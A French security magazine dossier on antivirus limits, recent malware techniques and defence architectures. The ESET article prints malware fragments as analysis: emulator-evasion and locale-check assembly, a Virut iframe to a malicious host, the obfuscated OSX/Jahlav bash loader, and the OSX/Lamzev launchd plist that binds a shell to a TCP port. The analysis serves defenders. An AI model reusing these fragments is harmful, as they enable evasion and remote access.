Ne laissons pas planer le doute plus longtemps car la réponse a déjà été donnée il y a plus de 20 ans par Fred Cohen : oui !

Il a démontré mathématiquement que le problème de détection virale était tellement complexe qu'il ne pouvait être résolu dans un temps acceptable. Quand on ramène ça aux contraintes des logiciels antivirus, on comprend d'emblée que ceux-ci vont devoir faire des compromis. Le simple bon sens suffit à percevoir qu'un logiciel tournant sous Windows 7 sur un PC multicœur avec 8Go de mémoire ne peut pas atteindre les mêmes performances que celui tournant sur les 256Mo, associé au processeur ARM d'un téléphone portable. Et pourtant, on nous vend des antivirus dans les deux cas. Accessoirement, les menaces ne sont pas les mêmes non plus...

Malgré cette réponse peu encourageante, est-ce que cela signifie qu'on ne peut rien faire pour autant ? Bien évidemment, non. En revanche, il faut d'emblée accepter qu'il y ait des déchets dans la lutte antivirale : oui, certains codes ne seront pas détectés et oui, certains codes se retourneront contre les antivirus, voire exploiteront des failles dedans.

L'emballement autour du concours organisé lors de la conférence *iAWACS09* [1] est assez symptomatique des enjeux de ce marché, particulièrement sensible. Ce concours sera d'ailleurs reconduit dans la prochaine édition, mais sous une autre forme. Cette fois, il s'agira pour un utilisateur sans privilège d'attaquer la machine que défendra un antivirus [2].

Au final, la question qui revient toujours est : mais quel antivirus dois-je utiliser ? Implicitement, cela revient à désigner les bons et les mauvais, jeu auquel nous ne nous aventurerons pas, chacun ayant des contraintes et des attentes différentes. En revanche, nous vous proposons des éléments pour guider vos choix.

Avant tout, il est bon de voir les évolutions des codes malicieux. Le premier article du dossier présente les « trucs » originaux, à la mode, les dernières astuces des développeurs de virus. Avant de lutter contre quelque chose, il est quand même recommandé d'avoir quelques idées de ce à quoi on va être confronté.

Même si elle est théoriquement perdue d'avance, la lutte antivirale peut être efficace si certains principes sont suivis. Nous les rappelons dans le deuxième article, « Architecture de protection antivirale : allier défense périmétrique et défense en profondeur ».

Le troisième article aborde un point critique : les limites des antivirus. Cela arrive encore, mais certains services marketing se sentent obligés d'affirmer des énormités du genre que ce logiciel protège de tout, les virus connus, inconnus, la grippe A et les 10 plaies d'Egypte. Malheureusement, bien que ces campagnes soient de plus en plus rares, la majorité des gens croient être invulnérables une fois l'antivirus-qui-fait-aussi-firewall-et-antispam installé. À tort. Mais ce n'est pas le marketing qui ira détromper tout un chacun.

Dernier point critique : le choix de l'antivirus. Pour cela, il faut évaluer et comparer les produits. Et là, ça se complique. On pourrait naïvement penser que soumettre une même base de 1000000 virus et mesurer les taux de détection suffit, mais non (si vous vous demandez pourquoi, lisez l'article ;-)) Il faut procéder autrement. Les éditeurs d'antivirus se sont organisés dans différentes associations (AMTSO [3], CARO [4]) pour proposer eux-mêmes des tests, ou indiquer qui est susceptible d'évaluer leurs produits. Mais ce ne sont pas les seuls à proposer des réflexions dans ce domaine. Et si certaines idées sont intéressantes, le problème de l'indépendance de l'évaluation subsiste. En conséquence, ce dernier article vous propose de faire les tests vous-même et de vous forger votre propre avis. ■

▪ REFERENCES

[1] iAWACS - *International Alternative Workshop on Aggressive Computing and Security*, http://www.esiea-recherche.eu/iawacs_2009.html

[2] iAWACS - *Antivirus evaluation challenge* (PWN2KILL), http://www.esiea-recherche.eu/iawacs_2010.html

[3] AMTSO - *Anti Malware Testing Standards Organization*, http://amtso.org

[4] CARO - *Computer AntiVirus Researcher's Organization*, http://www.caro.org/

MALWARE : DU NOUVEAU SOUS LE CAPOT ?

Pierre-Marc Bureau – Chercheur senior pour la compagnie antivirus ESET

mots-clés : *MALWARES / POLYMORPHISME / ASM / MAC / WINDOWS / ATTAQUES / EMULATION / ANTIVIRUS*

Depuis que les logiciels malveillants ont dépassé l'étape des preuves de concept, leur qualité et surtout leur nombre sont en croissance. Cet article donne une description de quelques caractéristiques de malwares que nous avons observés au cours des derniers mois. Ces observations montrent dans quelles directions évoluent ces programmes.

1 Introduction

Le monde des malwares est en constante évolution. Les compagnies antivirus reçoivent quotidiennement plus de 100 000 nouveaux binaires malveillants. La grande majorité des échantillons de malwares traités par un analyste est constituée de souches connues qui ont été légèrement modifiées. Par contre, on rencontre parfois une nouvelle astuce qui est digne d'intérêt.

Dans cet article, nous décrivons quelques nouvelles astuces qui ont été développées pour augmenter la furtivité des malwares. Nous montrons aussi comment les programmeurs augmentent la vitesse de propagation de leurs créations et comment ils partagent leur code source lors du développement de nouvelles fonctionnalités.

2 Furtivité

Pendant plusieurs années, les programmeurs de malwares voulaient être remarqués et attirer l'attention sur leurs réalisations. Depuis qu'ils peuvent profiter de systèmes corrompus et transformer les infections en argent sonnant, ils cherchent à éviter la détection par un antivirus ou ne veulent pas être poursuivis en justice.

La furtivité des malwares se trouve à plusieurs niveaux. Par exemple, certains désactivent les logiciels antivirus. D'autres empêchent les logiciels de sécurité de se mettre à jour en coupant les communications vers les serveurs de l'éditeur. Ici, nous montrons une approche pour éviter la détection, qui est d'échapper à l'analyse dynamique. Nous verrons que certains programmeurs préfèrent simplement éviter d'installer leurs créations chez certains groupes d'utilisateurs pour éviter les poursuites en justice.

2.1 Cibler certains sous-groupes utilisateurs

Il existe plusieurs raisons pour lesquelles un programmeur de malwares voudrait éviter que ses programmes s'exécutent sur certains systèmes. Pour qu'un programmeur de malwares soit arrêté et poursuivi, il faut une victime. Dans la plupart des législations, la victime doit porter plainte dans son pays de résidence et l'accusé doit se trouver dans ce même pays. Pour cette raison, certains malwares tentent maintenant d'éviter de s'installer sur un système s'il se trouve dans un pays particulier.

Les programmeurs de la famille de logiciels malveillants Win32/Swizzor semblent avoir compris qu'il est plus avantageux pour eux de ne pas infecter de systèmes utilisant le russe comme langage par défaut. L'extrait de code suivant montre une routine observée dans plusieurs variantes de cette famille. La constante 0x419 représente le langage russe. Le programmeur utilise la fonction `GetSystemDefaultLangID` pour identifier le langage par défaut du système. Si la valeur retournée par la fonction est 0x419, le programme se termine sans exécuter sa charge active.

▪ QUI SONT LES PIONNIERS DU DÉVELOPPEMENT DE CODES VIRAUX ?

L'histoire du monde de la virologie informatique est pleine de personnes de talent ayant su expliquer les fondements, les implications et les répercussions des codes viraux dans l'univers informatique, chacune à sa manière.

L'un d'entre eux, Frederick B. Cohen, est reconnu comme l'inventeur du terme « virus informatique » pour décrire les codes auto-reproducteurs. Les recherches de Cohen ont été et sont principalement orientées vers l'aspect théorique du développement de virus. Après la publication de nombreux articles et ouvrages sur le sujet, il a su construire les fondations d'une science à part entière dès 1987. C'est aussi lui qui, à cette époque, a clairement démontré qu'il n'était tout simplement pas possible de créer un algorithme capable de détecter sans erreur un virus. La tâche des antivirus est une cause perdue, on le sait depuis plus de 20 ans.

Ses travaux servent encore aujourd'hui de base pour les recherches dans le domaine, même si depuis, les choses ont bien changé. Nous sommes en effet loin de 1981, où le professeur Leonard Adleman utilise le terme « virus » dans une conversation avec Fred Cohen.

Un autre nom qui revient souvent est Ralph Burger qui, dès le milieu des années 80, expérimente et applique une approche plus pratique du développement viral. Ainsi, il rédige un ouvrage complet sur le sujet qui sera diffusé en France chez Micro Application, sous le titre « Virus, la maladie des ordinateurs : de la protection du matériel à la protection juridique ». Le livre intègre bon nombre de codes sources pour différentes plates-formes, dont MS/DOS et Unix. C'est également Ralph Burger qui présente Virdem dans un forum du *Chaos Computer Club* de Hambourg.

Parmi les autres précurseurs du domaine, il ne faut pas oublier Mark Ludwig, auteur des ouvrages « The Little Black Book of Computer Viruses » (1995) et « The Giant Black Book of Computer Viruses » (1996), dont des éditions françaises ont vu le jour chez Addison-Wesley, sous les titres « Naissance d'un virus » et « Mutation d'un virus ». Mark Ludwig est connu pour ses positions très positives concernant les virus, voyant là un terrain d'expérimentation pour la vie artificielle. Il est, entre autres, créateur de la société d'édition American Eagle Publications diffusant littérature technique sur les virus mais également, en 2005, un CD « Outlaws of the Wild West » contenant les codes sources de quelques 14000 virus.

Mais il ne faut pas oublier ceux qui, sous couvert d'anonymat, ont en leur temps terrorisé bon nombre d'utilisateurs en développant des virus intégrant des techniques innovantes. C'est le cas, par exemple, du programmeur bulgare connu sous le pseudonyme de Dark Avenger. Celui-ci, bien avant qu'un système mafieux n'entoure la création de code viral, a développé un code de mutation appelé « MtE » (pour *Mutation Engine*) qui, une fois lié à un virus, lui permettait de devenir polymorphe et d'échapper aux systèmes de détection basés sur l'analyse de signature.


```
call    GetSystemDefaultLangID
[...]
mov     edi, eax
[...]
cmp     di, 419h
jz      end_function
```

Les programmeurs de Win32/Conficker utilisent une technique différente pour arriver au même résultat. Ici, le malware parcourt la liste des claviers disponibles (*keyboard layouts*). Si un des claviers utilisés est ukrainien, le malware passe directement à la fin du programme sans s'installer. Cette vérification a seulement été observée dans la première version de Win32/Conficker. Cela nous laisse croire qu'elle n'avait pas pour but d'éviter d'infecter les concitoyens du programmeur, mais bien de ne pas infecter son propre système.

```
push    edi             ; lpList
push    esi             ; nBuff
call    ebx ; GetKeyboardLayoutList
cmp     esi, eax
jnz     short list_not_found
dec     esi
cmp     word ptr [edi+esi*4], 422h
jz      short dont_install
```

2.2 Éviter l'émulation

La majorité des logiciels antivirus utilisent aujourd'hui des techniques d'analyse dynamique pour détecter les logiciels malveillants. De façon générale, cette approche se base sur l'exécution du code et permet ainsi d'analyser les parties « dynamiques » du programme, c'est-à-dire celles qui sont générées ou modifiées lors de l'exécution. Dans les antivirus, l'exécution de code est réalisée dans un environnement artificiel simulant un véritable ordinateur et son système d'exploitation. On parle alors d'émulation.

Plusieurs malwares et *packers* tentent d'éviter d'être exécutés dans un émulateur. C'est le cas de Win32/Nuwar (aussi appelé *Storm Worm*) qui effectue la vérification suivante :

```
push    offset LibFileName ; "notepad.exe"
call    ebx ; LoadLibraryA
mov     [ebp+notepad_handle], eax
[. . .]
push    offset aCalc_exe ; "calc.exe"
call    ebx ; LoadLibraryA
mov     [ebp+calc_handle], eax
[. . .]
mov     eax, [ebp+calc_handle]
cmp     [ebp+notepad_handle], eax
jnz     short continue_execution
```

On voit que les exécutables `notepad.exe` et `calc.exe` sont chargés en mémoire à l'aide de la fonction `LoadLibraryA`. Puisque l'émulateur est limité en ressources mémoire, il est peu probable qu'il dispose des fichiers `calc.exe` et `notepad.exe`. L'émulateur doit prétendre que tout s'est bien déroulé et retourner un faux *handle* au programme émulé.

Sachant tout cela, le malware Win32/Nuwar vérifie que les deux handles retournés par `LoadLibraryA` sont différents. Si ce n'est pas le cas, le malware sait qu'il s'exécute dans un émulateur et se termine sans se déchiffrer. Le logiciel antivirus ne peut donc pas analyser le code original et doit se fier au code brouillé, limitant ainsi ses capacités de détection.

3 Augmenter la vitesse de propagation

Puisque le profit des opérateurs de malwares est directement proportionnel au nombre de systèmes qu'ils infectent, ils cherchent à infecter le plus grand nombre de systèmes possible en peu de temps. Ils déploient une panoplie de moyens à cet effet. Nous verrons comment certains auteurs font appel à de nouveaux vecteurs d'infection tandis que d'autres modifient la configuration du système d'exploitation pour effectuer un balayage réseau plus rapide.

3.1 Diversification des vecteurs d'infection

La famille de malwares Win32/Virut est souvent mentionnée dans les décomptes des menaces les plus répandues sur Internet. Il y a plusieurs raisons pour ce phénomène. Premièrement, Win32/Virut est un virus, c'est-à-dire qu'il infecte les fichiers exécutables pour se propager. Quand un ordinateur est infecté, il contient donc des centaines de fichiers infectés. Deuxièmement, Win32/Virut utilise une technique un peu plus originale pour se propager : il infecte aussi les fichiers HTML.

Quand Virut infecte un système, il parcourt le disque à la recherche de fichiers de type Portable Executable (PE) et HTML **[VIRUT]**. Il insère une balise *iFrame* dans les fichiers HTML. Cette balise pointe vers un site qui héberge des codes d'exploitation de failles de sécurité dans les navigateurs internet les plus populaires. La balise suivante est un exemple d'infection HTML perpétrée par Win32/Virut :

```
 src="hxxp://ZieF.pl/rc/"
width=1
height=1
style="border:0">
```

Si le poste de travail d'un développeur web est infecté, il risque d'infecter tous les utilisateurs visitant le contenu qu'il a créé. De même, puisque plusieurs compagnies antivirus ne balaient pas les fichiers HTML à la recherche de la balise laissée par Win32/Virut. Un système qui a été nettoyé risque la réinfection si l'utilisateur visionne un fichier HTML infecté.

3.2 Augmenter les performances des systèmes infectés

La deuxième variante de Conficker (Win32/Conficker.B) est beaucoup plus virulente que la première. Pour se propager plus rapidement, le malware change la configuration de la pile TCP/IP de Windows pour permettre d'établir un plus grand nombre de connexions TCP. Cela accélère la vitesse du balayage réseau visant à identifier des systèmes vulnérables à la faille MS08-067.

Depuis le *service pack 2* de Windows XP, un contrôle est effectué sur le nombre de tentatives de connexions TCP qui peuvent être faites par seconde. Par défaut, le nombre de tentatives est limité à 10. Pour permettre au ver de se propager plus rapidement, Win32/Conficker modifie le fichier système `tcpip.sys` pour contourner cette limitation.

3.3 Infection de compilateurs

La modification d'un compilateur pour installer une porte dérobée n'est pas un nouveau concept. Par contre, nous avons rarement vu un virus informatique infecter les compilateurs pour se propager. C'est pourtant le cas de Win32/Induc.A. Ce malware modifie les compilateurs Delphi pour s'assurer que tous les programmes compilés à l'aide de ceux-ci propagent l'infection.

Pour « infecter » un compilateur, Win32/Induc.A recompile le fichier `%delphi rootdir%\Lib\SysConst.dcu` pour y inclure son code avant d'effacer la version originale. Ce fichier fait partie des bibliothèques standards Delphi qui sont souvent incluses dans les binaires lors de leur compilation.

Cette technique de propagation peu commune semble avoir été efficace pour le ou les programmeur(s) de Win32/Induc puisque lorsque cette menace a été découverte, des milliers d'applications étaient déjà infectées. Plusieurs applications vendues par des éditeurs professionnels étaient infectées **[INDUC]**. Ce malware était sûrement une preuve de concept puisque même s'il s'est propagé pendant plusieurs mois sans être détecté, il n'avait pas de charge active permettant à l'opérateur de tirer profit des systèmes infectés. Fait insolite : plusieurs malwares programmés en Delphi ont aussi été infectés par Win32/Induc.A.

4 Réutilisation de code

C'est un fait connu que plusieurs programmeurs de malwares utilisent les mêmes fonctionnalités et partagent souvent le même code source. Le code d'exploitation de la faille *MS08-067* de Microsoft en est un bon exemple.

La faille MS08-067 est intéressante parce qu'elle permet à un attaquant d'exécuter un code arbitraire sur tout système Windows dont les partages de fichiers sont activés.

La faille se trouve dans la routine **NetPathCanonicolize [MS08-067]** qui est responsable de la normalisation des chemins d'accès et doit traiter les jetons . et ...

Un patch pour cette faille a été publié par Microsoft le 23 octobre 2008. Le même jour, le code d'exploitation était rendu public et mis à la disposition de tous sur le site www.milw0rm.com. La première version du code d'exploitation avait pour charge active d'attacher un *shell* à un port TCP. La deuxième spécificité de ce code est qu'il était seulement efficace contre les systèmes utilisant les versions chinoises de Windows. Ce code est programmé en C et imprime un petit message à la console avant de s'exécuter si on lui passe les bons paramètres :

```
C:\>MS08-067.exe 127.0.0.1
MS08-067 Exploit for CN by EMM@ph4nt0m.org
127.0.0.1
Send Paylod Over!
C:\>
```

En suivant la distribution du code d'exploitation et en effectuant quelques recherches sur les données qu'il utilise, on comprend que plusieurs familles de malwares différentes ont rapidement intégré ce nouveau vecteur d'infection.

La première famille de malwares à utiliser le code d'exploitation a été Win32/KernelBot.AA, un *bot* communiquant par HTTP et principalement utilisé pour lancer des attaques par déni de service. Quelques jours après la parution du code d'exploitation sur milw0rm, Win32/KernelBot.AA a commencé à se propager en exploitant la faille MS08-067. Le programmeur du malware ne s'est pas donné la peine d'intégrer le code dans son exécutable principal. Il a compilé le nouveau programme et a ordonné à son bot de le télécharger et de l'exécuter. La seule modification au code d'exploitation est qu'il attaque une adresse IP choisie aléatoirement. Sa charge active est de télécharger et d'exécuter une variante de Win32/Kernelbot.AA.

Il est intéressant de noter que le 28 octobre 2008, soit 5 jours après la publication de l'avis par Microsoft, un module d'exploitation pour le projet Metasploit a aussi été publié. Ce module est très complet et contient des fonctionnalités avancées pour éviter les systèmes de détection d'intrusion. Il a néanmoins été boudé par les programmeurs de malwares. Ceux-ci ont préféré s'en tenir à la version plus rudimentaire d'EMM, probablement parce que celle-ci est programmée en C et donc plus facile à utiliser sans modification.

Au cours des mois suivant la publication de l'avis de sécurité par Microsoft, nous avons pu montrer que les familles de logiciels malveillants suivantes ont utilisé le code d'exploitation d'EMM pour se propager à l'aide de la faille MS08-067 :

- Win32/Trojan.VB.NTI ;
- Win32/TrojanDropper.Small.NIS ;
- Win32/Agent.OOB ;
- Wolfteeth exploit pack.

Les codes d'exploitation ne sont pas les seules fonctionnalités qui sont réutilisées d'une famille de malwares à une autre. Plusieurs bibliothèques open source se retrouvent souvent dans les binaires malveillants. Les bibliothèques **WinPcap** et **OpenSSL**, par exemple, se retrouvent dans des dizaines de malwares différents. De même, des familles de malwares différentes font appel à des packers comme Themida et VMProtect, réutilisant ainsi leurs fonctionnalités de brouillage du code original.

5 Malwares pour Mac

Apple s'est longtemps vanté que son système d'exploitation OS X n'était pas la cible des logiciels malveillants. Il est vrai que peu de malwares ont été créés pour cette plate-forme en comparaison avec Windows, mais il en existe tout de même quelques-uns. Le plus répandu en termes d'infection et de nombre de fichiers est le trojan OSX/Jahlav. OSX/Lamzev est moins répandu, mais tout de même intéressant.

5.1 OSX/Jahlav

Le malware OSX/Jahlav est apparu à la fin de 2008. Le but de ce malware est de modifier la configuration des serveurs DNS d'une victime, permettant ainsi à l'attaquant de rediriger arbitrairement les connexions de celle-ci.

Le vecteur d'infection d'OSX/Jahlav **[DNSCHANGER]** est le plus vieux du monde : l'ingénierie sociale. Plusieurs sites ont été enregistrés pour distribuer des vidéos sur le Web. Quand un utilisateur tente de visionner une de ces vidéos, on lui demande d'installer un *codec*. Ce codec est présenté à l'utilisateur sous la forme d'un fichier DMG, le format d'*Apple Disk Image*. Le fichier DMG contient un seul élément : **install.pkg**. Ce fichier est un paquet d'installation respectant les standards d'Apple. L'installation effectue les opérations suivantes quand un utilisateur la lance :

- Ajoute une tâche **crontab** pour qu'un script de mise à jour s'exécute toutes les cinq minutes.
- Installe un script de mise à jour qui télécharge et exécute les données demandées à un serveur web.
- Utilise l'utilitaire **scutils** pour modifier la configuration des serveurs DNS et ajouter deux nouvelles entrées pour des serveurs malveillants (ces deux serveurs sont hébergés en Ukraine et en Lituanie).

Les techniques d'infection et de propagation utilisées par OSX/Jahlav ne sont pas plus évoluées que celles observées chez les malwares s'attaquant à Windows. Ce malware tente tout de même d'éviter la détection d'antivirus et de systèmes de détection d'intrusions. Chaque script utilisé par le malware est brouillé à l'aide de commandes **bash**. Quelques centaines de versions différentes ont été créées pour rendre la détection par signature plus difficile. Voici un exemple :

```
tail -30 $0 | sed 's/niger/nigeb/' | tail -r |
sed '/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' |
uudecode -o /dev/stdout |
tail -r | sed '/\n/!G;s/\(.\)\(.*\n\)/&\2\1/;//D;s/.//' |
uudecode -o /dev/stdout | sed 's/7777/7039/' |
sed 's/typeofrun/0/' | sed 's/ipaddr/'$IPADDR'/' |
perl && exit
  dne
  `
  *(69GEF;@8C-V`B8L%F8L%F82
[ L%F"-AB4D\4/WTB4K85*)MC0=!5.WD"3B<4-3EC,ADR,3AD6T857#IC5U0E+M
 ... uuencoded data ...
] 0AD*H("8`AB(@!$*B`&1X<5(/QC4,U5*EPU6B($8`AB(ATE('1E**`F"EY&9M
  afatsarhaj 777 niger
```

Dans cet exemple, les données encodées avec **uuencode** sont inversées à l'aide de la commande **tail -r**. Le mot-clé **begin** est substitué par **regin** et plusieurs caractères sont replacés à l'aide de multiples appels à la commande **sed**.

5.2 OSX/Lamzev

Le Trojan OSX/Lamzev est un autre exemple de cheval de Troie conçu pour OS X. Ce malware est un binaire Mach-o i386 assez simple. Il a pour but d'ouvrir un port TCP sur lequel on peut envoyer des commandes qui seront exécutées par un shell.

OSX/Lamzev ne gère pas lui-même les connexions réseau. Il écrit un fichier de configuration pour **launchd** sur le disque et le charge à l'aide de la commande **launctl**. Comme on peut le voir dans l'extrait suivant, le fichier de configuration attache le programme **/bin/sh -i** sur le port TCP 1030 associé à l'application BBN IAD et redirige les messages d'erreur vers **/dev/null**.

```
<key>Label</key>
<string>com.apple.DockSettings</string>
<key>Program</key>
<string>/bin/sh</string>
<key>ProgramArguments</key>
<array>
  <string>/bin/sh</string>
  <string>-i</string>
</array>
<key>Sockets</key>
<dict>
  <key>Listeners</key>
  <dict>
    <key>SockServiceName</key>
    <string>iad1</string>
  </dict>
</dict>
<key>inetdCompatibility</key>
<dict>
  <key>Wait</key>
  <false/>
</dict>
<key>SessionCreate</key>
<true/>
<key>StandardErrorPath</key>
<string>/dev/null</string>
</dict>
</plist>
```

Les menaces décrites dans cette section ne sont pas les seules qu'on peut trouver sous OS X. Il y a des faux antivirus semblables à ceux qu'on trouve pour PC **[MACSWEEPER]**. De plus, il existe des *keyloggers* **[MACKEY]** et plusieurs articles ont été publiés sur les rootkits **[MACROOTKITS]**.

Conclusions

La liste des avancées, trucs et astuces évoqués dans cet article, est loin d'être complète. Au cours des derniers mois, plusieurs programmeurs ont effectué des avancées dans le développement des technologies de rootkits qui se cachent toujours plus profondément dans le noyau des systèmes d'exploitation. De même, nous avons vu un nombre grandissant de menaces s'attaquant à des systèmes d'exploitation autres que Windows, dont Linux et Mac OS X. Finalement, les programmeurs et opérateurs de logiciels malveillants se sont dépassés pour trouver des nouvelles astuces pour convaincre les utilisateurs de télécharger et exécuter leurs malwares.

La recherche sur les logiciels malveillants est particulièrement riche et permet d'apprendre des bons coups des programmeurs de malwares, mais aussi leurs erreurs. De nos jours, les échantillons malveillants abondent, il suffit de s'armer de patience et d'un bon debogueur pour les étudier. ■

▪ REMERCIEMENTS

Je tiens à remercier Joan Calvet et Marie-Claude Côté pour leur relecture attentive et leurs suggestions pertinentes pendant la rédaction de cet article.

▪ RÉFÉRENCES

[DNSCHANGER] LUDWIG (Andrew), *OS X DNS Changer*, http://isc.sans.org/diary.html?storyid=5390

[INDUC] MALCHO (Juraj), *New Virus Win32/Induc.A Threatens Legitimate App*, http://www.eset.eu/press/new-virus-win32-induc-a-delphi

[MS08-067] SOTIROV (Alex), *Decompiling the Vulnerable Function for MS08-067*, http://www.phreedom.org/blog/2008/decompiling-ms08-067/


[MACKEY] logKext, http://code.google.com/p/logkext/wiki/ReadMe

[MACROOTKITS] DAI ZOVI (Dino), *Advances Mac OS X Rootkits*, http://trailofbits.com/2009/08/10/advanced-mac-os-x-rootkits

[MACSWEEPER] F-Secure, *First Rogue Cleaning Tool for Mac*, http://www.f-secure.com/weblog/archives/00001362.html

[VIRUT] BRULEZ (Nicolas), *Parasitic Infector Analysis II: What changed?*, http://securitylabs.websense.com/content/Blogs/3300.aspx

DOSSIER



ARCHITECTURES DE PROTECTION ANTIVIRALE : ALLIER DÉFENSE PÉRIMÉTRIQUE ET DÉFENSE EN PROFONDEUR

Sylvain ROGER – Responsable Offre Audit – cabinet Solucom – sylvain.roger@solucom.fr

mots-clés : ANTIVIRUS / ARCHITECTURE / STRATÉGIE / LIMITES

Depuis quelques mois, la lutte antivirale semblait être un sujet un peu mis en retrait, faute d'impacts médiatisés et d'attaques massives récentes. Conficker a permis de rappeler en 2009 l'importance de mettre en place et de maintenir une architecture de protection antivirale efficace. Comment les entreprises, quelle que soit leur taille, peuvent-elles se protéger contre de nouvelles attaques ciblées ou de grande ampleur ? En mettant en place une stratégie globale alliant une approche historique : la défense périmétrique, à une approche plus récente : la défense en profondeur.

1 Définir une stratégie globale de protection

1.1 Des vecteurs d'infection et de propagation multiple

Depuis plusieurs années et en réaction à des infections virales majeures, les entreprises, quelle que soit leur taille, ont mis en place des moyens de protection pour se prémunir contre les infections virales, associant implémentation de logiciels et mesures organisationnelles de gestion de la sécurité pour une meilleure prise en compte des vulnérabilités et des menaces.

Jusqu'à récemment, le bilan semblait positif, puisque nous n'avions plus connu d'infections virales généralisées. Cette impression de maîtrise avait même amené certaines entreprises à s'interroger sur l'utilité réelle de l'application systématique des correctifs ou sur la pertinence du déploiement d'antivirus sur certains serveurs.

Début 2009, le ver Conficker renoue avec les attaques massives, infectant rapidement une majorité d'entreprises. Le caractère inédit de ce ver ne tient pas tant à ses spécificités techniques ou aux dégâts qu'il provoque, qu'à sa faculté de multiplier les vecteurs de propagation : exploitation de faille système d'exploitation, clés USB, partages réseau, utilisation des mots de passe stockés sur le poste, ...

Conficker a été là pour rappeler à de nombreuses entreprises que la mise en place d'architectures de protection antivirale efficace restait une obligation d'une part et que d'autre part, une stratégie globale et non uniquement par silos techniques était nécessaire.

1.2 Mettre en place plusieurs lignes de défense complémentaires et autonomes

Pour s'assurer un niveau de protection antivirale acceptable et surtout global, il est nécessaire de mettre en place plusieurs niveaux de protection, permettant d'une part de couvrir l'ensemble des vecteurs d'infection et de propagation et d'autre part, de compenser la défaillance d'une ligne de défense parmi l'ensemble des protections implémentées.




Figure 1 : Représentation d'une stratégie globale de protection antivirale

A la stratégie historique de défense périmétrique (antivirus de messagerie, antivirus de flux web, ...) il faudra ajouter des antivirus placés au plus proche des ressources à protéger (client unique sur le poste de travail, antivirus de flux sur le réseau interne sous forme de boîtier IPS, ...). Comme le montre la figure ci-dessous, l'architecture antivirale cible est constituée de différents niveaux permettant d'analyser les différents canaux d'infection virale.

Abordons de suite la question du choix des éditeurs : faut-il choisir plusieurs éditeurs de solutions antivirus sur son périmètre ou un seul ?

Le choix d'un seul éditeur permet avec les solutions actuelles de mettre en place des échanges d'informations entre les différentes briques de l'architecture antivirale, de réaliser des corrélations d'événements et d'assurer une exploitation et une traçabilité globale sur le périmètre à couvrir. A contrario, en cas de défaillance de l'éditeur choisi par rapport à une menace spécifique, aucune autre barrière ne pourra venir compenser ce manque. C'est pourquoi la très grande majorité des grandes entreprises (ayant donc plus de ressources financières et d'enjeux qu'une PME) font le choix d'une stratégie multi-éditeur. Même si la plupart des éditeurs offrent des temps de réaction et de mise à jour de leurs produits globalement similaires, la vitesse d'infection et de propagation des virus actuels fait que des petites différences peuvent limiter les impacts. Enfin, cela permet de se prémunir également d'une faille dans le logiciel antivirus lui-même, ce dernier étant de plus en plus visé par les virus. En effet, les failles liées à un éditeur se retrouvent souvent dans les différents moteurs de l'ensemble des produits de sa gamme.

2 Améliorer sa défense périmétrique

2.1 Principes

Aujourd'hui, le système d'information des entreprises repose sur une protection périmétrique. Il existe un réseau « interne » qui regroupe l'ensemble des réseaux locaux et des réseaux d'interconnexions pour les grandes entreprises. Cet espace permet la communication entre tous les éléments du système d'information. Des serveurs centraux sont localisés dans les datacenters rendant les services transverses à l'entreprise (annuaire, messagerie, applications métiers, ...) et des ressources sont encore souvent déployées en local sur des sites distants (serveurs de fichiers, impression, ...).

Les communications avec l'extérieur sont assurées par des plates-formes d'interconnexion, permettant la connexion des partenaires métiers et informatiques, mais également celles des employés nomades.

La sécurité du réseau de l'organisation est assurée par un contrôle des flux entre le monde « interne » et le monde « externe ». Il s'agit d'un modèle de sécurité périmétrique, également appelé « modèle du château fort ».

